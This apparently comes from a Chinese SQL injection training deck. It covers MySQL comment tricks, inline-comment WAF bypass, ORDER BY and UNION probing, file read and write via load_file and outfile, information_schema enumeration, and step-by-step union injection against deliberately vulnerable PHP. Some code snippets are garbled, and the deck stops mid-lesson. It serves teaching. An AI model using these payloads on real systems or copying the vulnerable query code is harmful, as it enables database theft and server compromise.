

From **SECURITY** to **EASE**

从**安全** 到**安心**

profession
innovation
fighting
principle

SQL注入

专业 创新 奋进 原则



A. MySQL之SQL注入版

B. SQL注入基础知识

C. SQL注入实战演练

D. SQL注入工具使用

E. SQL注入防御措施

MySQL知多少？

连接

数据库

mysql

表

columns_priv
db
event
func
general_log
help_category
help_keyword
help_relation
help_topic

user @mysql (bendi) - 表

文件 编辑 查看 窗口 帮助

导入向导 导出向导 筛选向导 网格查看 表单查看 备注 十六进制 图像 A-Z 升序排序 Z-A 降序排序 移除

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	D
localhost	root	*81F5E21E35407D884A6C	Y	Y	Y	Y	Y	Y
27.0.0.1	root	*81F5E21E35407D884A6C	Y	Y	Y	Y	Y	Y
127.0.0.1	root	*81F5E21E35407D884A6C	Y	Y	Y	Y	Y	Y

字段名 / 列名

字段内容

MySQL中的3种注释风格:

```
mysql> select user();#this is a connect
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)
```

单行注释，#后面直接加内容

```
mysql> select user();/*this is a connect*/
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)
```

多行注释，/**/中间可以跨行

```
mysql> select user();-- this is a connect
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)
```

单行注释，--后面必须要加空格

```
mysql> select user() + /*this is a
/*> comment*/ + 1;
+-----+
| user() + + 1 |
+-----+
| 1 |
+-----+
1 row in set (0.09 sec)
```

多行注释，/**/中间可以跨行

MySQL中的内联注释:

```
mysql> select /*!user()*/;  
+-----+  
| user() |  
+-----+  
| root@localhost |  
+-----+  
1 row in set (0.00 sec)
```

```
mysql> /*!50001 select user()*/;  
+-----+  
| user() |  
+-----+  
| root@localhost |  
+-----+  
1 row in set (0.00 sec)
```

内联注释是MySQL数据库为了保持与其他数据库兼容，特意新添加的功能。为了避免从MySQL中导出的SQL语句不能被其他数据库使用，它把一些MySQL特有的语句放在 `/*! ... */` 中，这些语句在不兼容的数据库中使用时便不会执行。而MySQL自身却能识别、执行。

`/*!50001 */`表示数据库版本 $\geq 5.00.01$ 时中间的语句才会执行。

在SQL注入中，内联注释常用来绕过waf。

union联合查询

1. union 操作符用于拼接两个或者多select查询语句
2. union中的每个查询必须拥有相同的列数

```
mysql> select 1 union select 2 union select 3;
```

```
+----+  
| 1 |
```

```
+----+  
| 1 |  
| 2 |  
| 3 |
```

```
+----+
```

```
3 rows in set (0.00 sec)
```

```
mysql> select 1,2 union select 3;
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
mysql>
```

order by语句


```
mysql> select * from infomation;
+----+-----+-----+-----+
| id | user  | password | email |
+----+-----+-----+-----+
| 1  | anyun | anyun    | anyun@anyuntec.com |
| 2  | anyun1 | anyun1   | anyun@anyuntec.com |
| 3  | test  | test     | ladmin |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> select * from infomation order by 4;
+----+-----+-----+-----+
| id | user  | password | email |
+----+-----+-----+-----+
| 3  | test  | test     | ladmin |
| 1  | anyun | anyun    | anyun@anyuntec.com |
| 2  | anyun1 | anyun1   | anyun@anyuntec.com |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> select * from infomation order by 5;
ERROR 1054 (42S22): Unknown column '5' in 'order clause'
mysql>
```

1. ORDER BY 语句用于根据指定的列对结果集进行排序。
2. ORDER BY 语句默认按照升序对记录进行排序。

注释在SQL注入中的应用：



`select user from student where id = 1 limit 0,1;`

`select user from student where id = 1 and 1=2 union select user() # limit 0,1;`

攻击者注入一段包含注释符的SQL语句，将原来的语句的一部分注释，注释掉的部分语句不会被执行

SQL注入中一些常用的MySQL函数/语句:

函数 / 语句	功能
user()	当前用户名
database()	当前所用数据库
current_user()	当前用户名（可用来查看权限）
version()	数据库的版本
@ @datadir	数据库的路径
load_file()	读文件操作
Into outfile() / into dumpfile	写文件操作

SQL注入读写文件的根本条件:

1. 数据库允许导入导出 (secure_file_priv)
2. 当前用户用户文件操作权限 (File_priv)

```
mysql> #查看数据库是否开启导入导出
mysql> show variables like "secure_file_priv";
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv |      |
+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> # 查看当前数据库用户
mysql> select current_user();
+-----+
| current_user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)
```

```
mysql> #查看当前用户是否具有文件读写权限
mysql> select File_priv from mysql.user where user='root' and host='localhost';
+-----+
| File_priv |
+-----+
| Y         |
+-----+
```

secure_file_priv参数的设置	含义
secure_file_priv=null	限制mysqld 不允许导入导出
secure_file_priv=/tmp/	限制mysqld的导入导出只能发生在/tmp/目录下
secure_file_priv=''	不对mysqld 的导入导出做限制

secure_file_priv直接在my.ini文件里设置即可

load_file()读文件

into outfile / into dumpfile写文件

条件:

1. 对web目录具有读写权限
2. 知道文件绝对路径
3. 能够使用联合查询 (sql注入时)

outfile与dumpfile的区别:

dumpfile适用于二进制文件, 它会将目标文件吸入同一行内;

outfile则更适用于文本文件

命令:

```
select load_file('d:/phpstudy/www/anyun.php');
```

```
select 'anyun' into outfile 'd:/phpstudy/www/anyun.php';
```

字符串连接函数

concat(str1,str2..)函数

直接连接

group_concat(str1,str2..)函数

使用逗号做为分隔符

concat_ws(sep,str1,str2..)函数

使用第一个参数做为分隔符

```
mysql> select name from admin union select concat(school,phone) from admin;
```

name
zhangsan
lisi
wangwu
beijingdaxve18888888
shandongdave2147483647
zhejiangdaxve1399999999

```
6 rows in set (0.00 sec)
```



```
mysql> select name from admin union select group_concat(school,phone) from admin;
```

name
zhangsan
lisi
wangwu
beijingdaxve18888888,shandongdave2147483647,zhejiangdaxve1399999999

```
4 rows in set (0.00 sec)
```



```
mysql> select name from admin union select concat_ws(0x23,school,phone) from admin;
```

name
zhangsan
lisi
wangwu
beijingdaxve#18888888
shandongdave#2147483647
zhejiangdaxve#1399999999



- A. MySQL
- B. SQL注入基础知识**
- C. SQL注入实战演练
- D. SQL注入工具使用
- E. SQL注入防御措施

2.1 SQL注入的地位

OWASP TOP10 2010

A1-注入

A2-跨站脚本（XSS）

A3-错误的认证和会话管理

A4-不正确的直接对象引用

A5-伪造跨站请求（CSRF）

A6-安全性误配置

A7-限制远程访问失败

A8-未验证的重定向和传递

A9-不安全的加密存储

A10-不足的传输层保护

OWASP TOP10 2013

A1-注入

A2-失效的认证和会话管理

A3-跨站脚本（XSS）

A4-不正确的直接对象引用

A5-安全性误配置

A6-敏感信息泄露

A7-功能级访问控制缺失

A8-伪造跨站请求（CSRF）

A9-使用含有已知漏洞的组件

A10-未验证的重定向和传递

OWASP Top 10 – 2013 (旧版)	OWASP Top 10 – 2017 (新版)
A1 – 注入	A1 – 注入
A2 – 失效的身份认证和会话管理	A2 – 失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)	A3 – 跨站脚本 (XSS)
A4 – 不安全的直接对象引用 - 与 A7 合并成为	A4 – 失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误	A5 – 安全配置错误
A6 – 敏感信息泄露	A6 – 敏感信息泄露
A7 – 功能级访问控制缺失 - 与 A4 合并成为	A7 – 攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)	A8 – 跨站请求伪造 (CSRF)
A9 – 使用含有已知漏洞的组件	A9 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	A10 – 未受保护的APIs (NEW)

腾讯安全应急响应中心

[严重]

分值范围 9-10，安全币 1080~1200。

额外现金奖励（人民币）：

- 1) 3 万~10 万：核心移动终端产品的安全问题（手机 QQ 标准版、微信及手 Q 浏览器标准版）
- 2) 1 万~3 万：所有 Web 类产品及核心 PC 客户端产品的安全问题（QQ 标准版）

本等级包括

- 1) 直接获取权限的漏洞（服务器权限、重要产品客户端权限）。包括但不限于远程任意命令执行、上传 webshell、可利用远程缓冲区溢出、可利用的 ActiveX 堆栈溢出、可利用浏览器 use after free 漏洞、可利用远程内核代码执行漏洞以及其它因逻辑问题导致的可利用的远程代码执行漏洞
- 2) 直接导致严重的信息泄漏漏洞。包括但不限于重要 DB 的 SQL 注入漏洞
- 3) 直接导致严重影响的逻辑漏洞。包括但不限于伪造任意 QQ、微信号码发送消息漏洞，伪造任意 QQ、微信号码弹任意 TIPS 给任意用户漏洞，任意 QQ、微信帐号密码更改漏洞

阿里安全应急响应中心

【严重】

额外现金奖励2万~10万（人民币）：

- Ø 涉及可大批量获取账号信息、控制用户权限等漏洞；
- Ø 涉及可大批量获取用户敏感信息，如订单信息等漏洞；
- Ø 涉及可获取重要服务器控制权限等漏洞。

基础贡献值【9~10】，基础安全币【54~60】，本等级包括：

- 1、直接获取核心系统权限的漏洞（服务器权限、PC客户端权限）。包括但不限于远程命令执行、任意代码执行、上传获取Webshell、SQL注入获取系统权限、缓冲区溢出（包括可利用的ActiveX缓冲区溢出）。
- 2、直接导致业务拒绝服务的漏洞。包括但不限于直接导致移动网关业务API业务拒绝服务、网站应用拒绝服务等造成严重影响的远程拒绝服务漏洞。
- 3、严重的敏感信息泄露。包括但不限于核心DB（资金、身份、交易相关）的SQL注入，可获取大量核心用户的身份信息、订单信息、银行卡信息等接口问题引起的敏感信息泄露。
- 4、严重的逻辑设计缺陷和流程缺陷。包括但不限于通过业务接口批量发送任意伪造消息、任意账号资金消费、批量修改任意帐号密码漏洞。

【高】

基础贡献值【6~8】，基础安全币【18~24】，本等级包括：

- 1、敏感信息泄露。包括但不限于非核心DB SQL注入、源代码压缩包泄漏、服务器应用加密可逆或明文、移动API访问摘要、硬编码等问题引起的敏感信息泄露。
- 2、敏感信息越权访问。包括但不限于绕过认证直接访问管理后台、后台弱密码、获取大量内网敏感信息的SSRF。
- 3、直接获取系统权限的漏洞（移动客户端权限）。包括但不限于远程命令执行、任意代码执行。
- 4、越权敏感操作。包括但不限于账号越权修改重要信息、进行订单普通操作、重要业务配置修改等较为重要的越权行为。
- 5、大范围影响用户的其他漏洞。包括但不限于可造成自动传播的重要页面的存储型XSS（包括存储型DOM-XSS）和涉及交易、资金、密码、店铺的CSRF。

2.2 SQL注入的危害及本质

这些**危害**包括但不限于：

1. 数据库信息泄漏：数据库中存放的用户的隐私信息的泄露。
2. 网页篡改：通过操作数据库对特定网页进行篡改。
3. 网站被挂马，传播恶意软件：修改数据库一些字段的值，嵌入网马链接，进行挂马攻击。
4. 数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被篡改。
5. 服务器被远程控制：被安装后门。经由数据库服务器提供的操作系统支持，让黑客得以修改或控制操作系统。
6. 破坏硬盘数据，瘫痪全系统。

本质

把用户输入的数据当作代码执行。

包含两个关键条件：

一：用户能够控制输入；二：原本程序要执行的代码，拼接了用户输入的数据。

```
$id = $_GET['id'];  
$query = "select * from information where id = ".$id." limit 0,1";
```

变量id的值由用户提交，在正常情况下，假如用户输入的是1，那么SQL语句会执行：

```
select * from information where id = 1 limit 0,1
```

但是假如用户输入一段有SQL语义的语句，比如：

```
1 or 1 = 1 %23
```

那么，SQL语句在实际的执行时就会如下：

```
select * from information where id = 1 or 1 = 1 %23
```

条件一：用户能够控制变量id； 条件二：原本要执行的代码，拼接了用户的输入。

SQL注入经常出没的地方

内部实现/流程的角度	业务点
url传参	新闻/商品等查询处
表单post	用户注册/登陆处
Cookie	修改用户资料时
User-Agent	找回密码处
X-Forwarded-For	搜索框
....

简言之：1. 用户一切可以输入（可控）的地方。2. 数据库一切可能导入、导出的东西。

2.3 SQL注入的分类

根据数据的传输方式

GET类型

POST类型

COOKIE类型

根据数据的类型

数字型

字符型

根据注入的模式

基于联合查询的注入模式

基于报错的注入模式

基于布尔的盲注

基于时间的盲注

堆查询的注入模式

2.4 information_schema的结构

information_schema

__schemata	所有数据库的名字
__ schema_name	数据库名
__tables	所有表的名字
__ table_schema	表所属数据库的名字
__ table_name	表的名字
__columns	所有字段的名字
__ table_schema	字段所属数据库的名字
__ table_name	字段所属表的名字
__ column_name	字段的名字

select schema_name from information_schema.schemata;

select table_name from information_schema.schemata where table_schema = 'zzcms';

```
mysql> select schema_name from information_schema.schemata;
+-----+
| schema_name |
+-----+
| information_schema |
| anyun       |
| bluecms     |
| db08cms     |
| ddos        |
| doccms      |
| docms       |
| ekucms      |
| empirecms   |
| exponent    |
| fuyo        |
| mysql       |
| performance_schema |
| phpyn       |
| pytest      |
| qcms        |
| schoolcms   |
| seacms      |
| test        |
| uqcms       |
| uqcms02     |
| wordpress   |
| wordpress4  |
| xdcms       |
| zzcms       |
+-----+
25 rows in set (0.00 sec)
```

```
mysql> select table_name from information_schema.tables where table_schema = 'zzcms';
+-----+
| table_name |
+-----+
| zzcms_about |
| zzcms_ad    |
| zzcms_adclass |
| zzcms_admin |
| zzcms_admingroup |
| zzcms_answer |
| zzcms_ask   |
| zzcms_askclass |
| zzcms_bad   |
| zzcms_baojia |
| zzcms_dl    |
| zzcms_guestbook |
| zzcms_help  |
| zzcms_job   |
| zzcms_jobclass |
| zzcms_licence |
| zzcms_link  |
| zzcms_linkclass |
| zzcms_login_times |
| zzcms_looked_dls |
| zzcms_looked_dls_number_oneday |
| zzcms_main  |
| zzcms_message |
| zzcms_msg   |
| zzcms_pay   |
| zzcms_pinglun |
| zzcms_pp    |
| zzcms_special |
| zzcms_specialclass |
| zzcms_tagzs |
| zzcms_tagzx |
+-----+
```

select column_name from information_schema.columns where table_schema =
'zzcms' and 'table_name' = 'zzcms_zx';

```
mysql> select column_name from information_schema.columns where table_schema = 'zzcms' and table_name = 'zzcms_zx';
```

column_name
id
bigclassid
bigclassname
smallclassid
smallclassname
title
link
laiyuan
keywords
description
content
img
editor
sendtime
hit
passed
elite
groupid
jifen

```
19 rows in set (0.07 sec)
```


2.5 SQL注入的一般步骤

SQL注入一般步骤

1. 求闭合字符


2. 选择注入模式

3. 爆数据库

4. 爆表名

5. 爆列名

6. 爆字段



```
select * from information where id = '1'  
select * from information where id = "1"  
select * from information where id in (1)  
select * from information where id in ('1')
```

(phpStudy\WWW\test.php (exponent-2.3.4) - Sublime Text (UNREGISTERED))

```
test.php x  
<?php  
  
$query1 = "select * from information where id = '$_GET['id']'";  
$query2 = 'select * from information where id = "$_GET['id']"';  
$query3 = "select * from information where id in (\"$_GET['id']\")";  
$query4 = "select * from information where id in ('$_GET['id']')";  
  
echo $query1.'  
echo $query2.'  
echo $query3.'  
echo $query4.'  
  
?>
```



- A. MySQL
- B. SQL注入基础知识
- C. SQL注入实战演练
- D. SQL注入工具使用
- E. SQL注入防御措施

3.1 基于联合查询的注入模式

基于联合查询的注入一般步骤

1. 求闭合字符

2. 求列数

3. 求显示位

4. 爆数据库名

5. 爆表名

6. 爆列名

7. 爆字段名

当然，不管何种注入模式，在最开始都要先判断是否存在注入。 -

判断是否存在注入与求闭合字符

```
$query = 'select * from information where id = '.$id.' limit 0,1';|
```

id = 1' 异常

id = 1 and 1=1 -- + 正确

id = 1 and 1=2 -- + 错误

结论：极有可能存在数字型SQL注入

ps:单引号有个特殊的作用：命令分隔符

判断是否存在注入与求闭合字符

```
$query = "select * from information where id = '$id.'" limit 0,1";
```

id = 1' 异常

id = 1' and 1=1 -- + 正确

id = 1' and 1=2 -- + 错误

结论：极有可能存在单引号字符型SQL注入

判断是否存在注入与求闭合字符

```
$query = 'select * from information where username = "'. $username. '" limit 0,1';
```

id = 1' 异常

id = 1" and 1=1 -- + 正确

id = 1" and 1=2 -- + 错误

结论：极有可能存在双引号字符型SQL注入

判断是否存在注入与求闭合字符

```
$query = "select * from information where id in (".$id.") limit 0,1";
```

id = 1' 异常

id = 1) and 1=1 -- + 正确

id = 1) and 1=2 -- + 错误

结论：极有可能存在括号数字型SQL注入

判断是否存在注入与求闭合字符

```
$query = "select * from information where username in ('".$username."') limit 0,1";
```

id = 1' 异常

问：此时id后面加什么闭合字符页面才会正常？

Right!

判断是否存在注入与求闭合字符

```
$query = 'select * from information where username in ("'.$username.$') limit 0,1';
```

id = 1'

问：此时id后面加什么闭合字符页面才会正常？

求列数

```
mysql> select * from information order by 4;
+----+-----+-----+-----+
| id | username | password | email |
+----+-----+-----+-----+
| 1  | banana  | 111111  | 111111@apple.com |
| 1  | apple   | 123456   | apple@apple.com   |
| 2  | cccccc  | cccccc  | cccccc@apple.com  |
| 3  | dddddd  | dddddd  | dddddd@apple.com  |
+----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from information order by 5;
ERROR 1054 (42S22): Unknown column '5' in 'order clause'
mysql> _
```

id = 1 order by 4 -- + 正常

Id = 1 order by 5 -- + 异常

结论：当前当前语句查询了四列

求列数

```
mysql> select username,password from information order by 2;
```

username	password
banana	111111
apple	123456
ccccccc	ccccccc
ddddddd	ddddddd

```
4 rows in set (0.00 sec)
```

```
mysql> select username,password from information order by 3;
```


ERROR 1054 (42S22): Unknown column '3' in 'order clause'

有的地方会说order by判断出来的是当前表的列数。很不严谨。

应该说当前查询了两列。

求显示位

求显示位的原因：
因为尽管查询了四列，
但是却只用了两列，
即只显示了两列，
我们要求出
到底用了哪两列，
然后在所用的列上
插入我们的payload




The screenshot shows a web browser window at the top with the address bar displaying `127.0.0.1/shouke.php?id=1 and 1=2 union select 1,2,3,4 -- +`. The browser's bookmark bar includes links for 'poc项目', '代码审计', '授课', '实验小学', 'pymysql', 'TC会员中心 - Site', '源码之家 - 提供最新...', and '安全技术 - SecWiki'. The browser's main content area displays the result of a SQL query: `select * from information where id = 1 and 1=2 union select 1,2,3,4 -- limit 0,1`, followed by the numbers `2` and `3` on separate lines.

Below the browser window is a code editor window titled `D:\phpStudy\WWW\shouke.php (74cmsv3.2) - Sublime Text (UNREGISTERED)`. The editor shows the source code of `shouke.php`. The code is as follows:

```
1 <?php
2 $connect = mysql_connect('localhost','root','root');
3 mysql_select_db('anyun');
4 $id = $_GET['id'];
5
6
7 $query = "select * from information where id = ".$id." limit 0,1";
8
9
10 echo $query;
11 $result = mysql_query($query);
12 echo '<pre>';
13 while($row = mysql_fetch_array($result)){
14     echo $row['username'];
15     echo '<br />';
16     echo $row['password'];
17 }
18
19 ?>
```


求数据库



切记：要在回显的位置插入payload

求表名


```
